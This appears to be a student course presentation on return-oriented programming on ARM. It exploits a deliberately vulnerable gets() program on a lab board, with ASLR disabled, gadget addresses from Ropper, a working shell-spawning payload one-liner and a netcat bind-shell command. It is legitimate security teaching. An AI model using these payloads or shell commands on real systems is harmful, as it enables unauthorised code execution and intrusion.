



Return-Oriented-Programming (ROP) on ARM

ENPM-809I

Group 5 - Farzin Nabili, Khoa Nguyen, Pankul Garg,
Shoumit Karnik



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Buffer overflow: simple explanation


Disable ASLR: `$ echo 0 > /proc/sys/kernel/randomize_va_space`

Compile: `$ gcc group5.c -o group5`

`gets(buffer)` is insecure - no length check

Sending more than 64 bytes corrupts the `lr` register saved on the stack.

To confirm, we added a `win()` function. Overflowing the buffer and corrupting the stack, we replace `lr` with the address of `win()` which executes `win()`.



```
esslp@ubuntu: ~/workspace/embedtools
GNU nano 2.2.6      File: group5.c      Modified

#include <stdio.h>
#include <string.h>

int win()
{
    //system("/bin/sh");
    //execve("/bin/sh", 0, 0);
    //system("/bin/nc -nlvp 4444 -e /bin/sh");
}

void main(int argc, char **argv)
{
    char buffer[64];

    gets(buffer);
}

^G Get He^O WriteO^R Read F^Y Prev P^K Cut Te^C Cur Po
^X Exit ^J Justif^W Where ^V Next P^U UnCut ^T To Spe
```



What is ROP?

Buffer overflow exploitation technique

- Uses existing code in application & in shared libraries

- Gadgets: instructions to be chained together to complete a task

- No need for shellcode in buffer

Why uses ROP?

- Circumvents exploit prevention strategies like Data Execution Prevention (DEP) and protected stack



What are Gadgets?

Gadgets are small instruction sets which help us achieve a small functionality.

For example:

```
pop {r7,pc}
```

This is a gadget which pops values from the top of the stack and populates r7 and PC respectively. We can also chain this gadget with another gadget because we are populating PC with the value from the stack, so we can put the address of the next gadget on the stack and this pop will put the address in the PC which will start executing the next gadget.

Disassemble with GDB

Load address of Libc

```
gef> disassemble main
Dump of assembler code for function main:
0x00010418 <+0>:    push    {r7, lr}
0x0001041a <+2>:    sub     sp, #72 ; 0x48
0x0001041c <+4>:    add     r7, sp, #0
0x0001041e <+6>:    str     r0, [r7, #4]
0x00010420 <+8>:    str     r1, [r7, #0]
0x00010422 <+10>:   add.w   r3, r7, #8
0x00010426 <+14>:   mov     r0, r3
0x00010428 <+16>:   blx     0x102e8
0x0001042c <+20>:   adds    r7, #72 ; 0x48
0x0001042e <+22>:   mov     sp, r7
0x00010430 <+24>:   pop     {r7, pc}
End of assembler dump.
```

```
gef> info proc mappings
process 2627
Mapped address spaces:

Start Addr   End Addr     Size    Offset objfile
-----
0x10000      0x11000      0x1000   0x0    /home/embed/group5
0x20000      0x21000      0x1000   0x0    /home/embed/group5
0xb6ed2000   0xb6fad000   0xdb000  0x0    /lib/arm-linux-gnueabi/libc-2.19.so
0xb6f80000   0xb6f8c000   0x4000   0x0000 /lib/arm-linux-gnueabi/libc-2.19.so
0xb6fbc000   0xb6fbe000   0x2000   0xda000 /lib/arm-linux-gnueabi/libc-2.19.so
0xb6fbe000   0xb6fbf000   0x1000   0xdc000 /lib/arm-linux-gnueabi/libc-2.19.so
0xb6fbf000   0xb6fc2000   0x3000   0x0     0x0
0xb6fd7000   0xb6fee000   0x17000  0x0     /lib/arm-linux-gnueabi/ld-2.19.so
0xb6ff8000   0xb6ffb000   0x3000   0x0     0x0
0xb6ffb000   0xb6ffc000   0x1000   0x0     [sigpage]
0xb6ffc000   0xb6ffd000   0x1000   0x0     [vvar]
0xb6ffd000   0xb6ffe000   0x1000   0x0     [vdso]
0xb6ffe000   0xb6fff000   0x1000   0x17000 /lib/arm-linux-gnueabi/ld-2.19.so
0xb6fff000   0xb7000000   0x1000   0x18000 /lib/arm-linux-gnueabi/ld-2.19.so
0xbefdf000   0xbf000000   0x21000  0x0     [stack]
0xfffff000   0xffffffff   0x1000   0x0     [vectors]
```

The goal of this exploit is to chain gadgets in order to provide a shell.

We will be using the system call `execve` to spawn shell: `execve("/bin/sh", 0, 0)`

To call `execve`, we need to set some registers as mentioned in the system table call here.

R7 = 0xb (11) → `execve()`

R0 = address of the filename ("`/bin/sh`")

R1 = `argv` → 0

R2 = `envp` → 0

```
esslp@ubuntu: ~/workspace/embedtools
0x000900a4: vtbl.8 d2, {d11}, d0; blt #0x900bc; mov r0, r4; pop {r4, r5, r6, pc};
0x0004f072: vtbl.8 d22, {d15}, d3; bic r3, r3, #0x30; str r3, [r0]; bx lr;
0x00093836: vtbl.8 d22, {d4}, d16; blx r5;
0x0008c2ba: vtbl.8 d30, {d15, d16}, d29; blx lr;
0x000a7dc2: nop; adds r0, #9; bic r0, r0, #7; adds r0, #0xc; bx lr;
0x000af97e: nop; bx lr;
0x00027946: nop; bx pc;
0x0001788a: nop; bx r2;
0x00027d72: nop; bx r8;
0x00093d02: nop; cbz r0, #0x93d08; b #0x93820; bx lr;
0x000b428e: nop; cbz r2, #0xb4294; b #0xb3fac; movs r0, #1; bx lr;
0x0007091e: nop; ldr r0, [r0, #0x14]; bx lr;
0x0009b702: nop; ldr r2, [r0, #8]; cbz r2, #0x9b70c; movs r0, #0; bx lr;
0x00018906: nop; ldr r3, [pc, #4]; add r3, pc; ldr r0, [r3]; bx lr;
0x00089e16: nop; ldrh r3, [r0]; movs r0, #0; strh r3, [r1]; bx lr;
0x000511d2: nop; mov.w r0, #-1; bx lr;
0x00051c06: nop; mov.w r0, #-1; mov.w r1, #-1; bx lr;
0x00051432: nop; movs r0, #0; bx lr;
0x000adb56: nop; movs r0, #2; bx lr;
0x000a043e: nop; pop {r1, r2, pc};
0x000603aa: nop; pop {r1, r2, r4, r5, pc};
0x0009208e: nop; pop {r1, r2, r4, r6, pc};
0x000212e2: nop; pop {r1, r2, r4, r6, r7, pc};
0x000212a6: nop; pop {r1, r3, r5, r7, pc};
0x000aef82: nop; pop {r2, r3, r4, pc};
0x000a7ca6: nop; pop {r3, r4, pc};
0x000a9f5e: nop; push {r3, lr}; bl #0x741a8; uxth r0, r0; pop {r3, pc};
0x000178dc: nop.w; push {r7, lr}; mov r7, ip; svc #0; pop {r7, pc};

9238 gadgets found
(ropper)
```

11	execve	man/ cs/	0x0b	const char *filename	const char *const *argv	const char *const *envp
----	--------	--------------------------	------	-------------------------	----------------------------	----------------------------

Looking for gadgets....

- We used Ropper to search for gadgets in libc:
 - `pop {r0,r1,r2,r5,r7,pc}`
 - `svc #0; pop {r7}; cmn.w r0, it lo; bxlo lr`
- We found address of `"/bin/sh"` in libc.
- Add offset of `0xb6ed2000` to the addresses given by Ropper
- After setting up all the registers we need call `svc`.
- We can set up all the registers needed using these gadgets.

```
0x000026d0: pop {r0, r1, r2, r3, r4, r6, r7, pc};
0x00004634a: pop {r0, r1, r2, r3, r4, r7, pc};
0x000002a18: pop {r0, r1, r2, r3, r5, pc};
0x000046494: pop {r0, r1, r2, r3, r6, r7, pc};
0x0000581bc: pop {r0, r1, r2, r4, r6, r7, pc};
0x00003bb54: pop {r0, r1, r2, r5, pc};
0x000026c2: pop {r0, r1, r2, r5, r6, r7, pc};
0x0000207a: pop {r0, r1, r2, r5, r7, pc};
0x000046b0: pop {r0, r1, r3, pc};
0x000034046: pop {r0, r1, r3, r4, r5, pc};
0x000043e8e: pop {r0, r1, r3, r4, r5, r6, pc};
0x0000188ac: pop {r0, r1, r3, r5, pc};
0x00005e984: pop {r0, r1, r3, r5, r6, pc};
0x000046332: pop {r0, r1, r3, r5, r7, pc};
0x000041450: pop {r0, r1, r3, r6, pc};

gef> grep "/bin/sh"
[+] Searching '/bin/sh' in memory
[+] In '/home/embed/group5'(0x10000-0x11000), permission=r-x
    0x1049a - 0x104a1 -> "/bin/sh"
[+] In '/home/embed/group5'(0x20000-0x21000), permission=rw-
    0x2049a - 0x204a1 -> "/bin/sh"
[+] In '/lib/arm-linux-gnueabi/libc-2.19.so'(0xb6ed2000-0xb6fad000), permission=r-x
    0xb6f9f660 - 0xb6f9f667 -> "/bin/sh"
gef>

0x000178e4: svc #0; pop {r7, pc};
0x0000741e4: svc #0; pop {r7}; bx lr;
0x00026084: svc #0; pop {r7}; cmn.w r0, #0x1000; it lo; bxlo lr;
0x00003070: svc #0xdc; bx r5;
0x000178dc: nop.w; push {r7, lr}; mov r7, ip; svc #0; pop {r7, pc};
```


Looking for gadgets....

Using ROPPER to get the gadgets.

```
esslp@ubuntu: ~/workspace/embedtools

Support/FAQ: http://elinux.org/Beagleboard:BeagleBoneBlack_Debian

default username:password is [debian:temppwd]

embed@192.168.7.2's password:
Last login: Sun Apr 26 14:11:00 2020 from 192.168.7.1
bash_profile: Sourcing bashrc

embed@beaglebone:~$ ropper
(ropper) help

Documented commands (type help <topic>):
=====
arch      detailed  filter   imagebase  opcode  savedb  show
badbytes  disassemble  gadgets  jmp        ppr     search  string
close     edit      help     load       quit    set     type
color     file     hex      loaddb     ropchain settings unset

Undocumented commands:
=====
EOF  stack_pivot

(ropper) 
```

```
embed@beaglebone:~/Ropper$ ropper
(ropper) file /lib/arm-linux-gnueabi/libc-2.19.so
[INFO] File loaded.
(ropper) load
[INFO] Loading gadgets for section: PHDR
[LOAD] loading gadgets... 100%
[INFO] Loading gadgets for section: LOAD
[LOAD] loading gadgets... 100%
[INFO] deleting double gadgets...
[LOAD] clearing up... 100%
[INFO] gadgets loaded.
(ropper) gadgets
```


Building the payload

Stack setup diagram. We need to fill 68 bytes to overflow the buffer and corrupt the r7 register. After 68 bytes we will be corrupting the lr register.

We first place the address of our gadget which is pop {r0,r1,r2,r5,r7,pc}. This will pop values from the stack and populate the registers respectively.

We have setup the stack accordingly.


NOTE: We don't need the envp and argv so we pass in null for those two values.



Building the payload (continue)

Final payload:

- 68 As
- Addr of pop {r0,r1,r2,r5,r7,pc}
- Addr of /bin/sh for r0
- 4 NULL bytes for r1
- 4 NULL bytes for r2
- 4 random filler bytes for r5
- Value 11 (0xb) for r7 register
- Addr of svc #0





Profit

```
(python -c "print
```

```
'A'*68+'\x7b\x40\xed\xba'+'\x60\xf6\xf9\xba'+'\x00\x00\x00\x00'+'\x00\x00\x00\x00'+'\x00\x00\x00\x00'+'\x0b\x00\x00\x00'+'\x85\x80\xef\xba';cat) |  
./group5
```

```
esslp@ubuntu: ~/arm-linux-gnueabihf  
embed@beaglebone:~$ (python -c "print 'A'*68+'\x7b\x40\xed\xba'+'\x60\xf6\xf9\xba'+'\x00\x00\x00\x00'+'\x00\x00\x00\x00'+'\x00\x00\x00\x00'+'\x0b\x00\x00\x00'+'\x85\x80\xef\xba';cat) | ./group5  
whoami  
embed  
ls  
Ropper group5 group5.c lab labs payload payload1 payload2 payload3 payload4 payload5 payloadexit test test.c test1 test1.c  
pwd  
/home/embed
```



Challenges

Interactive shell issues:

ssh session caused I/O issues with the interactive shell

At first, used “nc -nlvp 4444 -e /bin/sh” to verify shell

Finally, found a trick: “(cat payload; cat) | ./group5

Problems connecting BBB to Internet

Relatively little experience with ARM before this course

*ANY
QUESTIONS*

...

